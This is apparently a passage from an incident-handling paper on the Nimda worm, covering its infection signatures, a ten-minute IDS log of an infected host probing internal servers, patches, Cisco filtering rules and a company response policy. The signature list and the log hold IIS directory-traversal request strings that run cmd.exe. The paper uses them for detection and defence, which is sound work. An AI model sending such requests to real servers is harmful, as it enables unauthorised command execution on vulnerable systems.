
Forensics were not done on many of the machines because we knew they were infected and needed to clean them quickly and get them back on the net. Further we knew that this would not result in any court action where we needed to preserve evidence, since it would be very difficult to find the originator of the worm. So we don't know how each machine was specifically infected (which of Nimda's attack mechanisms were used), we just know that they were infected by other machines inside our network. Most likely they were infected through a vulnerable version of IIS, as some of the machines infected were rough web servers, setup on the network by a department without the aid of IT.



This diagram shows the computer dialing out to a business partner that is infected by Nimda



This diagram shows Nimda come across the dial-up connection and infect our machine.



In this diagram Nimda has infected our host (which has disconnected from the modem) and is now trying to find other hosts to infect.

Signature of the attack

Nimda uses the following file names, there existence can indicate infection, however some of these files do have legitimate versions and purposes on the system. So just because the file exists doesn't mean infection, these are the most common file names used by the worm:

- readme.exe: File used in email propagation.
- readme.eml: File used in the propagation by modified Web pages.
- admin.dll: The file that is TFTPed from the attacking machine to the victim's. The file is copied to the root directory of all drives. A valid admin.dll may exist as part of the FrontPage Server Extensions package.
- mmc.exe: File used during the initial setup. This file is in the \Windows\System directory. "mmc.exe" is also the executable for the Microsoft Management Console, if this file exits the worm will overwrite it.
- load.exe: File used to copy worm into the \Windows\System directory.
- riched20.dll: This file is replaced or infected by the worm to take advantage of the fact that various MS Office tools use this file, including Microsoft Word and WordPad. If the program starts in a directory that contains an infected riched20.dll, it will activate the worm.
- Mep*.tmp.exe: Temporary file created by the virus to run a legitimate program that is infected by the virus.

The worm is self-modifying, so MD5 checksums are not useful in determining the validity of a file, However most of the files will be 57,344 bytes in length, but can be larger when attached to a program.

The best files to focus on are:

- Admin.dll: file in the root directory of c:\, d:\, or e:\ (Admin.dll is a legitimate file in some other directories if IIS is installed on the system)
- unexpected .eml or .nws files in numerous directories
- root.exe: The existence of this file may indicate that the system is infected with Code Red II or sadmind/IIS worm, as they use this file for their back door. The existence of this file will make the system vulnerable to an attack by Nimda.

Nimda uses several Unicode Web Folder Traversal vulnerability attack strings to probe for vulnerable IIS systems. Seeing these signatures on the wire is an indication of the attack. If you see these signatures coming from your own hosts on the wire then you can be pretty certain that box is infected. Web servers listing on TCP port 80 will also record attempts by Nimda that may look similar to these:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/
c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```
(Danyliw)

Here is a 10-minute sample from our network intrusion detection box of a host infected with Nimda attempting to spread into our network. The first two octets of the IP addresses have been changed to protect the identity of the hosts. 192.168 is the attacking address and 172.16 is our network. The "Request" field shows the commands coming from the "source IP" directed at the "Dest IP" (Destination IP). This output has filtered out all traffic other than the Nimda attack by the single source IP:

Time	Source IP	Dest IP	Virtual Host	Request
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:00	192.168.50.50	172.16.114.112	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:03	192.168.50.50	172.16.114.99	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.112	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:04	192.168.50.50	172.16.114.124	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06	192.168.50.50	172.16.114.60	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06	192.168.50.50	172.16.114.60	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06	192.168.50.50	172.16.114.60	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0

```
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.60   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.89   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:06   192.168.50.50   172.16.114.47   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.63   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.86   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.86   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.86   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.86   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09   192.168.50.50   172.16.114.86   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

```
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:09    192.168.50.50    172.16.114.86    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.14    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 7:10    192.168.50.50    172.16.114.47    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

The above logs show how persistent and noisy Nimda is. In this 10-minute period the box attempted to infect 9 different hosts, using 12 of the infection techniques of Nimda, causing 124 entries into the logs.

How to protect against it

The best way to protect against Nimda is to patch your system. Nimda exploits well-known vulnerabilities in Microsoft products where patches have existed for many months. The following patches protect against Nimda:

For Microsoft Internet Explorer ver. 5.01 or 5.5 without SP2, install the patch for MS01-027. This patch fixes a bug where an incorrect Mime header can cause IE to execute an email attachment without any warnings. This patch supersedes MS01-020. The patch can be found at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-027.asp
Anyone Running IIS should install the patch for MS01-044, this is the 15 August 2001 Cumulative Patch for IIS. This patch fixes five vulnerabilities that result in privilege elevation and/or denial of service in Microsoft Internet Information Server 4.0 and 5.0. The patch can be found at:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp

Also to protect against Nimda, make sure you have a current version of your virus scanner installed and the signature files are up to date. Further, don't open email attachments that you were not expecting, especially if they are executables. In the case of Nimda the attachment name is "readme.exe"

You can also set up Ingress filtering so that port 80 can't reach machines that don't legitimately serve external web traffic. Cisco has a tech tip for filtering specifically for Nimda, this can be found at: http://www.cisco.com/warp/public/63/nimda.shtml. This document also goes over how to protect your network from getting Nimda and what to do and how to minimize the damage if your network is already infected. Cisco's document suggest you do the following to protect against Nimda:

- Block emails with attachments of readme.exe and admin.dll by adding rules to the SMTP servers.
- Use Netscape as your browser, or if you use IE either disable Javascript or patch IE to SPII.
- Use Cisco Network-Based Application Recognition (NBAR) to filter readme.eml files from being downloaded. You can use this to either discard the traffic, or Policy Base Route the traffic so you can monitor infected hosts. Here is the router configuration to set up NBAR:
  - Router(config)#class-map match-any http-hacks
  - Router(config-cmap)#match protocol http url "*readme.eml*"

- You can use ACLs and NBAR to block the worm at network Ingress points, the same way it was used to block Code Red:
  - Router(config)#class-map match-any http-hacks
  - Router(config-cmap)#match protocol http url "*.ida*"
  - Router(config-cmap)#match protocol http url "*cmd.exe*"
  - Router(config-cmap)#match protocol http url "*root.exe*"
  - Router(config-cmap)#match protocol http url "*readme.eml*"

  Again once you have matched the traffic, you can either to discard it or Policy Based Route the traffic to monitor for infected hosts.
- You can filter using access lists to block port 80, as described on this web page: http://www.cisco.com/warp/public/63/ts_codred_worm.shtml
- To try and slow down the impact of Nimda you can rate-limit TCP synchronize/start (SYN) packets. This will discard packets that exceed the rate you set, thereby limiting the number of connections that get through. This doesn't protect any hosts, however it does allow the network to stay up, running in a degraded manner.
- If the number of ARP (Address Resolution Protocol) scans is causing problems on the network, rate-limit ARP by using the following configuration:

  ```
  class-map match-any arp
    match protocol arp
  !
  !
  policy-map ratelimitarp
    class arp
      police 8000 1500 1500 conform-action transmit exceed-action drop violate-action
      drop
  ```

  Apply this to the relevant LAN interface as an output policy. Be sure to modify the figures as appropriate to cater for the number of ARPs per second that you want to allow on the network.
- Block Trivial File Transfer Protocol (TFTP) (port 69) so that infected machines cannot use TFTP to transfer files to non-infected hosts.
- Block NetBIOS from leaving the LAN (Local Area Network) by blocking ports 137, 138, 139, and 445.
- If your users are using POP3 (Post Office Protocol) or IMAP (Internet Mail Access Protocol), then block port 25 (SMTP) on the inside portions of your network, except for the corporate SMTP servers. Leave port 25 open to the SMTP servers.

(Cisco Inc., pp.2-4)

Because the vendors had already released patches to fix the vulnerabilities that Nimda utilizes prior to Nimda's release, there is little they can do to help prevent the spread of the worm. However in future releases of software the vendors can help greatly in preventing the spread of future worms and use of exploits, they can spend more time testing their software before release and train their developers in security so they understand and practice good programming (form a security perspective).

PART 3 – THE INCIDENT HANDLING PROCESS

Preparation

A couple of years ago our company was hit by a hacker, and although they did not make it into our internal network, they did a lot of "damage" to our external network before we were able to track them to their source and get them to stop. For most of the time they were on our network we knew about them and what they were doing, this proved that our monitoring was working, however we didn't have any set procedures on what to do once we found someone like this. After we were finished with this incident we sat down and designed an incident handling policy for the company so in future incidents there would be set practices to follow. That proved very useful when Nimda showed up. Because of our policy we knew exactly who to notify when and what actions to take. This incident also focused upper management on the threat of unauthorized access to our network and the need for security. This allowed us to upgrade our detection system, hire more security engineers and begin to work in a more proactive way. It was because of our stronger position that we were able to protect ourselves prior to Nimda's release. Prior to this hacking incident the company had 3 security engineers (one of which just started a month earlier) all working for three different bosses. Also all but the newest engineer had other duties to perform that were not security related. After this hacking incident all the security engineers were consolidated under one boss and dedicated solely to IT security. Over the next couple of years the group has grown to 7 full time security engineers working to protect approximately 6000 employees and approximately 12000 machines.

Our Incident Handling policy spelled out what needed to be done during an incident. The first two things the policy states is, Don't Panic and Document, two very important pieces of the policy and of incident response. The policy lays out who to talk to, and who not to talk to (such as the media) and what to do. There are 6 general steps our policy states for incident response:

1. Protection of the system
2. Identification of the problem
3. Containment of the problem
4. Eradication of the problem
5. Recovering from the incident
6. Follow-up analysis

The policy also attempts to categorize the incidents and how to respond to each, responding to a Hacker has different aspects than responding to a virus or worm. In the case of a hacker the policy gives guidelines on what to do, if we should let them continue in order to gather more information on what they are doing, how they got there and who they are, or if we are going to cut them off our network. The policy also spells out what to do on non-IT hosts as well as non corporate machines, such as if a home user is compromised. Finally the policy spells out who is on the Response Team and who is on the Forensics Team and what these teams' duties are.

